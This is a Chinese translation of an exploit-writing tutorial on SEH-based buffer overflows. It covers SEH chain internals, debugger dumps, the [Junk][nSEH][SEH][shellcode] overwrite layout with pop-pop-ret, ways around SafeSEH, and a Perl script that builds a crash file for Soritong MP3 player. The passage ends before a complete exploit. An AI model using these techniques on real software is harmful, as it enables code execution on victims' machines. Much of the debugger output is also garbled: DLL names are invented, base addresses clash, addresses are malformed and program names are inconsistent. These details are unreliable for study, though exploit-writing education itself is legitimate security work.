

Exploit 编写教程第三篇:基于 SEH 的 Exploit

译: 看雪论坛-moonife-2009-11-26

在 Exploit 编写系列教程的第二篇中, 我们讨论了传统的缓冲区溢出利用和如何编写有效的 exploit 以及各种跳转到 shellcode 的技术。在前文的例子中, 我们可以直接重写 EIP 和拥有足够大的缓冲区存放我们的 shellcode。在那个上面, 我们可以使用不同的跳转技术来达到我们的目的。但并不是所有的溢出都是那么简单的。


今天, 我们将看到另一种使用异常处理机制的漏洞利用技术。

什么是异常处理例程?

一个异常处理例程是内嵌在程序中的一段代码, 用来处理在程序中抛出的异常。一个典型的异常处理例程如下所示:

```
try
{
//run stuff. If an exception occurs, go to <catch> code
}
catch
{
// run stuff when exception occurs
}
```

马上看一下在栈中try & catch的位置以及他们之间是如何关联的:



Windows中有一个默认的SEH（结构化异常处理例程）捕捉异常。如果Windows捕捉到了一个异常, 你会看到“XXX遇到问题需要关闭”的弹窗。这通常是默认异常处理的结果。很明显, 为了编写健壮的软件, 开发人员应该要用开发语言指定异常处理例程, 并且把Windows的默认SEH作为最终的异常处理手段。当使用语言式的异常处理（如: try...catch）, 必须要按照底层的操作系统生成异常处理例程代码的链接和调用（如果没有一个异常处理例程被调用或有效的异常处理例程无法处理异常, 那么Windows SEH将被使用

（UnhandledExceptionFilter））。所以当执行一个错误或非法指令时, 程序将有机会来处理

这个异常和做点什么。如果没指定异常处理例程的话，那么操作系统将接管，捕捉异常和弹窗，并询问是否要把错误报告发送给MS。

为了能够让程序发生异常时跳到 `catch{...}` 代码，在栈中将保存有指向这个异常处理例程代码的指针（每一个代码块），每一个代码块都拥有自己的栈帧，指向这个异常处理例程代码的指针就属于这个帧中一部分。从另一方面讲就是：每一个函数/过程都有一个栈帧，如果在这函数/过程中有实现异常处理，那么基于帧的异常处理例程信息将以 `exception_registration` 结构储存在栈中。


In the main

这个结构（也叫一个 SEH 记录）大小为 8 个字节，有两个（4 byte）成员：

一个是指向下一个 `exception_registration` 结构的指针（很重要，指向下一条 SEH 记录，特别是当当前处理例程无法处理异常的时候）

一个是指向异常处理例程的指针

SEH 链在栈中分布大致视图：



在 main 数据块的顶部（程序“main”函数的数据块，或 TEB（线程环境块）/TIB（线程信息块））放置着一个指向 SEH 链的指针，SEH 链也被叫做 `FS:[0]` 链。

所以，在 Intel 的机器上，我们看反汇编的 SEH 代码时，你会看到 `mov eax, dword ptr fs:[0]` 这个指令，它的 opcode 是 64A100000000，确保这个线程安装了异常处理例程和当异常发生时进行捕获。如果没看到这个 opcode，那么这个程序/线程也许根本没有进行异常处理（moonife: 用 Win32 汇编实现的异常处理安装一般我们并没有使用这个指令，而是直接 `push dword ptr fs:[0], mov eax, dword ptr fs:[0]` 在 `push eax` 这个一般是高级语言编译器生成的）。或者，你可以使用 OllyGraph 这个 OllyDbg 插件生成一个函数流程图。

在 SEH 链的底部被指定为 FFFFFFFF。这会触发一个程序的非正常结束（然后 OS 的例程开始接管）。

马上看一个例子：编译下面的源码（sehtest.exe）并用 windbg 打开，先不要运行，让它挂起：

```
#include<stdio.h>
#include<string.h>
#include<windows.h>
int ExceptionHandler(void);
int main(int argc,char *argv[]){
char temp[512];
printf("Application launched");
__try {
strcpy(temp,argv[1]);
} __except ( ExceptionHandler() ){
}
return 0;
}
int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

加载的模块：

Executable search path is:

ModLoad: 00400000 0040c000 c:\sploits\seh\lcc\sehtest.exe

ModLoad: 7c900000 7c9b2000 ntdll.dll

ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll

ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.DLL

ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll

ModLoad: 73d90000 73db7000 C:\WINDOWS\system32\CRTDLL.DLL

这个程序位于 00400000 到 0040c000 之间

在这个区域中找 opcode:

0:000> s 00400000 l 0040c000 64 A1

00401225 64 a1 00 00 00 00 55 89-e5 6a ff 68 1c a0 40 00 d.....U..j.h..@.

0040133f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 81 ec d.....Pd.%......

这个说明了已经注册了异常处理例程，查看 TEB 的 dump:

0:000> d fs:[0]

003b:00000000 0c fd 12 00 00 00 13 00-00 e0 12 00 00 00 00 00

003b:00000010 00 00 1e 00 00 00 00 00-00 f0 fd 7f 00 00 00 00

003b:00000020 84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00T.....

003b:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00

003b:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00

003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00

003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00

003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00

0:000> !exchain

0012fd0c: ntdll!strchr+113 (7c90e920)

这个指针指向 0x0012fd0c（SEH 链的起点），我们看一下这个区域：

```
0:000> d 0012fd0c
0012fd0c ff ff ff ff 20 e9 90 7c-30 b0 91 7c 01 00 00 00 .... ..|0..|....
0012fd1c 00 00 00 00 57 e4 90 7c-30 fd 12 00 00 00 90 7c ....W..|0.....|
0012fd2c 00 00 00 00 17 00 01 00-00 00 00 00 00 00 00 00 .....
0012fd3c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0012fd4c 08 30 be 81 92 24 3e f8-18 30 be 81 18 aa 3c 82 .0...$>..0....<.
0012fd5c 90 2f 20 82 01 00 00 00-00 00 00 00 00 00 00 00 ./ .....
0012fd6c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0012fd7c 01 00 00 f4 00 00 00 00-00 00 00 00 00 00 00 00 .....
```

SEH 链的末尾被指定为 ff ff ff ff（也就是下一个 SEH 记录为空，SEH 链到此结束）。这是正常的，因为程序还没运行，还在挂起。

如果你安装了 OllyDbg 的 OllyGraph 插件，你可以用 OllyDbg 打开程序和创建流程图，它会标明是否安装了异常处理例程：



当我们运行程序（F5 或 g）将看到：

```

0:000> d fs:[0]
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ...
003b:00000000 40 ff 12 00 00 00 13 00-00 d0 12 00 00 00 00 00 @.....
003b:00000010 00 1a 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020 84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 00 ....T.....
003b:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040 a0 06 85 e2 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
0:000> d 0012ff40
0012ff40 b0 ff 12 00 d8 9a 83 7c-e8 ca 81 7c 00 00 00 00 .....|...|...
0012ff50 64 ff 12 00 26 cb 81 7c-00 00 00 00 00 b0 f3 e8 77 d...&...|.....w
0012ff60 ff ff ff ff c0 ff 12 00-28 20 d9 73 00 00 00 00 .....( .s...
0012ff70 4a f7 63 01 00 d0 fd 7f-6d 1f d9 73 00 00 00 00 J.c....m..s...
0012ff80 00 00 00 00 00 00 00 00-00 ca 12 40 00 00 00 00 .....@....
0012ff90 00 00 00 00 f2 f6 63 01-4a f7 63 01 00 d0 fd 7f .....c.J.c....
0012ffa0 06 00 00 00 04 2d 4c f4-94 ff 12 00 ab 1c 58 80 .....-L.....X.
0012ffb0 e0 ff 12 00 9a 10 40 00-1c a0 40 00 00 00 00 00 .....@...@.....

```

Main 函数的 TEB 现在已经被设置了。Main 函数的 SEH 链位于 0x0012ff40 处，在 0x0012ff40 处列出了异常处理例程和指向异常处理例程函数的指针(0x0012ffb0)。

在 Ollydbg 中我们可以更方便的查看 SEH 链：

SEH chain of main thread		
Address	SE handler	
0012ff40	kernel32.7C839A08	
0012ff60	sehrest.0040109A	
0012ffe0	kernel32.7C839A08	

0012ff3c	73D91639	RETURN to CRTDLL.73D91639 from ntdll.RtlLea
0012ff40	0012ffb0	Pointer to next SEH record
0012ff44	7C839A08	SE handler
0012ff48	7C81CAE8	kernel32.7C81CAE8
0012ff4c	00000000	
0012ff50	0012ff64	
0012ff54	7C81CB26	RETURN to kernel32.7C81CB26 from kernel32.7C
0012ff58	00000000	
0012ff5c	77E8F3B0	RPCRT4.77E8F3B0
0012ff60	FFFFFFFF	
0012ff64	0012ffc0	
0012ff68	73D92028	RETURN to CRTDLL.73D92028 from kernel32.Exit
0012ff6c	00000000	
0012ff70	FFFFFFFF	
0012ff74	7FFD0000	
0012ff78	73D91F60	RETURN to CRTDLL.73D91F60 from CRTDLL.73D91F
0012ff7c	00000000	
0012ff80	00000000	
0012ff84	00000000	
0012ff88	004012CA	RETURN to sehrest.(ModuleEntryPoint)+0A5 fr
0012ff8c	00000000	
0012ff90	00000000	
0012ff94	7C910228	ntdll.7C910228
0012ff98	FFFFFFFF	
0012ff9c	7FFD0000	
0012ffa0	00000006	
0012ffa4	F51E3004	
0012ffa8	0012ff94	
0012ffac	80581CAB	
0012ffb0	0012ffe0	Pointer to next SEH record
0012ffb4	0040109A	SE handler
0012ffb8	0040001C	sehrest.0040001C
0012ffbc	00000000	
0012ffc0	0012fff0	
0012ffc4	7C817077	RETURN to kernel32.7C817077
0012ffc8	7C910228	ntdll.7C910228
0012ffcc	FFFFFFFF	
0012ffd0	7FFD0000	
0012ffd4	80540688	
0012ffd8	0012ffc8	
0012ffdc	8183E838	
0012ffe0	FFFFFFFF	End of SEH chain
0012ffe4	7C839A08	SE handler
0012ffe8	7C817080	kernel32.7C817080

这里我们可以看到我们的异常处理例程函数 `ExceptionHandler()`。

总之，正如从上面例子解释和截图中显示那样，各个异常处理例程是相互连在一起的。它们在栈中形成链表链并位于栈底。当发生异常时，`windows ntdll.dll` 将从 SEH 链的头节点（从 TEB/TIB 的第一个成员获得）开始检索和遍历 SEH 链并寻找合适的例程。如果没有找到，则使用默认的 Win32 例程（位于栈底，跟在 FFFFFFFF 后面的那个例程指针）。

你可以阅读 Matt Pietrek 在 1997 写的关于 SEH 的非常棒的文章：

<http://www.microsoft.com/msj/0197/exception/exception.aspx>

Windows xp SP1 在 SEH 上的变化，以及 GS/DEP/SafeSEH 和其他保护机制在 Exploit 编写中带来的影响。

Xor

为了能够编写一个基于 SEH 溢出的 Exploit，我们需要在 Windows xp sp1 之前版本和 SP1 以及后续版本之间做个详细的比较。从 SP1 开始，在调用异常处理例程之前，所有的寄存器都将先被清空（如：`xor eax,eax`），这让 Exploit 的编写变得更复杂。这个意味着当第一次发生异常时会有有一个或多个寄存器指向你的 Payload，但是一旦 EH 发挥作用，这些寄存器都将被清空（所以无法直接跳转到它们（如：`jmp esp`）来执行你的 shellcode）。等一下我们将会讨论这个。

DEP & Stack Cookies

在上面，Stack Cookies（通过 C++编译器选项）和 DEP（Data Execution Prevention）已经介绍过了（Windows xp sp2 和 windows 2003）。我会就 Stack Cookies 和 DEP 来写一篇完整文章（第六篇讲这个）。现在你只需要简单的记住这两个技术使 Exploit 的编写变得更加困难。

SafeSEH

编译器上新增了一些额外的保护，帮助禁止非法的 SEH 覆盖。当用/safeSEH 选项编译的模块这个保护机制将被开启。

Windows 2003

在 Windows 2003 server 上有更多的保护机制。在本篇中将不做讨论（在第六篇中讨论），因为它会让事情变复杂。一旦你掌握了本篇内容，你应该去看看第六篇。

XOR, SafeSEH,...我们怎样做才能够利用 SEH 跳转到 shellcode 呢？

当存在 XOR 0x00000000 和 SafeSEH 保护时，你就不能简单的跳到寄存器了（因为都先被清空了），因此我们必须调用 DLL 中一系列指令来达到目的了。

（你应该避免使用系统 DLL，而用程序自身的 DLL 中的地址来编写可靠的 Exploit（假定这个 DLL 没用/safeSEH 选项去编译）。这样，使用的地址就几乎总是一样的了，而不受操作系统版本的影响。但是如果程序本身没带 DLL，那么使用没有 safeSEH 保护的系统 DLL，这个 DLL 有我们需要调用的指令，也是可行的）

这项技术背后的理论依据是：如果我们能够覆盖处理异常的 SHE 例程的指针，同时我们有意触发另一个异常（一个伪造的异常），我们就可以强制让程序跳到你的 shellcode 来取得控制权（替代真正的异常处理函数）。POP POP RET 这一系列指令将达到这个效果。系统将


认为异常处理例程已经被执行过了而换到下一个 SEH（或 SEH 链的末尾）。这些伪造的指令（指 `pop pop ret`）应该在已加载的 DLL/EXE 模块中找，而不是在栈中（重复一下，寄存器不可用）。（你可以尝试使用 `ntdll.dll` 或程序自身的特定 DLL）。

提示：OlllySEH 这个 OlllyDbg 插件很棒，它可以帮助你识别已加载的模块是否有 `safeSEH` 保护。因为找到包含 `pop/pop/ret` 指令串的且没有 `safeSEH` 保护的 DLL 模块是很关键的。

一般的，指向下一条 SEH 记录的指针包含了一个地址。但是为了编写一个用小型的 `jumpcode` 跳到 `shellcode` (应该位于被覆盖的 SE Handler 后面) 的 Exploit。 `pop pop ret` 指令串将确保代码得到执行。

换言之，Payload 必须要完成下面的事情

- 1 触发一个异常
- 2 用 `jumpcode` 覆盖 next SEH record 域（这样它才能跳到 `shellcode`）
- 3 用指向 `pop pop ret` 指令串的指针覆盖 SE Handler 域
- 4 `Shellcode` 应该要直接跟在被覆盖的 SE Handler 域后面，被覆盖的 next SEH record 域中的 `jumpcode` 将跳到 `shellcode` 执行。



在前面我们已经说过，在程序中可以没有自定义的异常处理例程（在这种情况下，默认的系统异常处理例程将接管，这时你需要覆盖很多数据。一直到栈底部），或者是程序有自定义的异常处理例程（这时你就可以选择到底要覆盖多深了）。

一个典型的 payload 如下所示：

`[Junk][nSEH][SEH][Nop-Shellcode]`

`nSEH`=跳转到 `shellcode`，`SEH` 指向 `pop pop ret` 指令串。

务必要挑一个全局性的地址去覆盖 SE Handler 域。理想的情形是，在程序自带的某一个 DLL 模块中找个一个好的 `pop pop ret` 指令串。

在编写 Exploit 之前，我们先看一下 Olllydbg 和 Windbg 是如何跟踪 SEH 处理过程的（它可以帮

助你编写正确的payload)。

本文进行测试的漏洞是上个星期公布出来的(2009-7-20)

用Ollydbg动态观察SEH

当演示普通栈溢出的时候,我们是覆盖返回地址而让程序跳到我们的shellcode的。在写SEH溢出的时候,我们也要在覆盖EIP后继续覆盖栈空间,所以我们可以覆盖默认的异常处理例程。我们将如何利用这个漏洞呢,你马上就会看到。

让我们用存在于Soritong MP3 player 1.0上的一个漏洞,这个漏洞在2009-7-20公布出来。

你可以从这里下载Soritong MP3 player 1.0:


<http://www.sorinara.com/soritong/>

这个漏洞指出一个畸形的皮肤文件将导致溢出。我们所有下面的perl脚本创建一个UI.txt文件并放到skin\默认文件夹下:

```
$uitxt = "ui.txt";  
my $junk = "A" x 5000 ;  
open(myfile,">$uitxt");  
print myfile $junk;
```

打开Soritong MP3 player。这个程序无声的崩掉了(可能是因为异常处理导致的,程序找不到有效的SEH地址)因为我们已经覆盖了这个地址。

首先,我们可以用Ollydbg清楚的观察栈和SEH链。用Ollydbg打开Soritong MP3 player, F9运行程序,很快,程序就蹦掉和停止了,看下图:



程序在0x0042E33处崩掉。这时的ESP为0x0012DA14,在栈的底部(0012DA6C),我们看到FFFFFFFF,这是SEH链的末尾。跟在0x0012DA14后面的值为7E41882A,这是程序的默认异常处理例程。这个地址位于user32.dll模块地址空间中。


Base	Size	Entry	Name	File version	Path
50090000	00094000	500934B8	CONCTL32	5.02 (xpsp.0804)	C:\WINDOWS\system32\CONCTL32.dll
71A00000	00000000	71A01638	MS2HLP	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\MS2HLP.dll
71AB0000	00017000	71AB1273	MS2_32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\MS2_32.dll
71AD0000	00009000	71AD1039	MSOCK32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\MSOCK32.dll
72D10000	00000000	72D12575	nsascan32	5.1.2600.0 (xpsp.0804)	C:\WINDOWS\system32\nsascan32.dll
72D20000	00009000	72D243CD	wdmaud	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\wdmaud.dll
73000000	00026000	73005485	WINSPOOL	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\WINSPOOL.dll
74720000	0004C000	74721385	NSCIFY	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\NSCIFY.dll
755C0000	0002E000	755D9FE1	nsctofine	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\nsctofine.dll
76390000	0001D000	763912C8	IR32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\IR32.DLL
763B0000	00049000	763B1619	CONDLG32	6.00.2900.5512 (xpsp.0804)	C:\WINDOWS\system32\CONDLG32.dll
76B40000	0002D000	76B42B61	MINI1	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\MINI1.dll
76C90000	0002E000	76C91529	MINITRUST	5.131.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\MINITRUST.dll
76C90000	00028000	76C9126D	IMAGEHLP	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\IMAGEHLP.dll
76E00000	0000E000	76E01B80	rtutils	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\rtutils.dll
76E00000	0002F000	76E01360	TAPI32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\TAPI32.dll
77120000	0000B000	77121560	OLEAUT32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	comctl32	6.0 (xpsp.0804)	C:\WINDOWS\system32\comctl32.dll
774E0000	0013D000	774FD089	OLE32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\OLE32.dll
77A00000	00095000	77A01632	CRYPT32	5.131.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B23399	NSASNI	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\NSASNI.dll
77BD0000	00007000	77BD3380	hidmap	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\hidmap.dll
77BE0000	00015000	77BE1292	NSASCH32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\NSASCH32.dll
77C00000	00000000	77C01135	VERSION	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\VERSION.dll
77C10000	00050000	77C1F2A1	nsucrt	7.0.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\nsucrt.dll
77D00000	00090000	77D07108	AQAPV132	5.1.2600.5755 (xpsp.0804)	C:\WINDOWS\system32\AQAPV132.dll
77F70000	00092000	77F7620F	RPCRT4	5.1.2600.5795 (xpsp.0804)	C:\WINDOWS\system32\RPCRT4.dll
77FE0000	00049000	77FE16587	GD32	5.1.2600.5698 (xpsp.0804)	C:\WINDOWS\system32\GD32.dll
77FE0000	00076000	77FE651F8	SHLWAPI	6.00.2900.5512 (xpsp.0804)	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5753 (xpsp.0804)	C:\WINDOWS\system32\Secur32.dll
7C000000	000F6000	7C00B64E	kernel32	5.1.2600.5781 (xpsp.0804)	C:\WINDOWS\system32\kernel32.dll
7C000000	00082000	7C012C48	ntdll	5.1.2600.5755 (xpsp.0804)	C:\WINDOWS\system32\ntdll.dll
7C9C0000	000B7000	7C9E74E6	SHELL32	6.00.2900.5622 (xpsp.0804)	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (xpsp.0804)	C:\WINDOWS\system32\USER32.dll

从栈更高处的几个地址中，我们看到还有其他的异常处理例程，但它们都属于操作系统（Ntdll）。所以看起来这个程序（或至少是最近发生异常的函数调用）没有自定义的异常处理例程。

00120A14	00AAECA0	
00120A18	00000000	
00120A1C	00000000	
00120A20	00000000	
00120A24	00120A94	
00120A28	00000000	
00120A2C	0015C418	UNICODE "ncalrpc"
00120A30	00000000	
00120A34	00000000	
00120A38	00000000	
00120A3C	00000000	
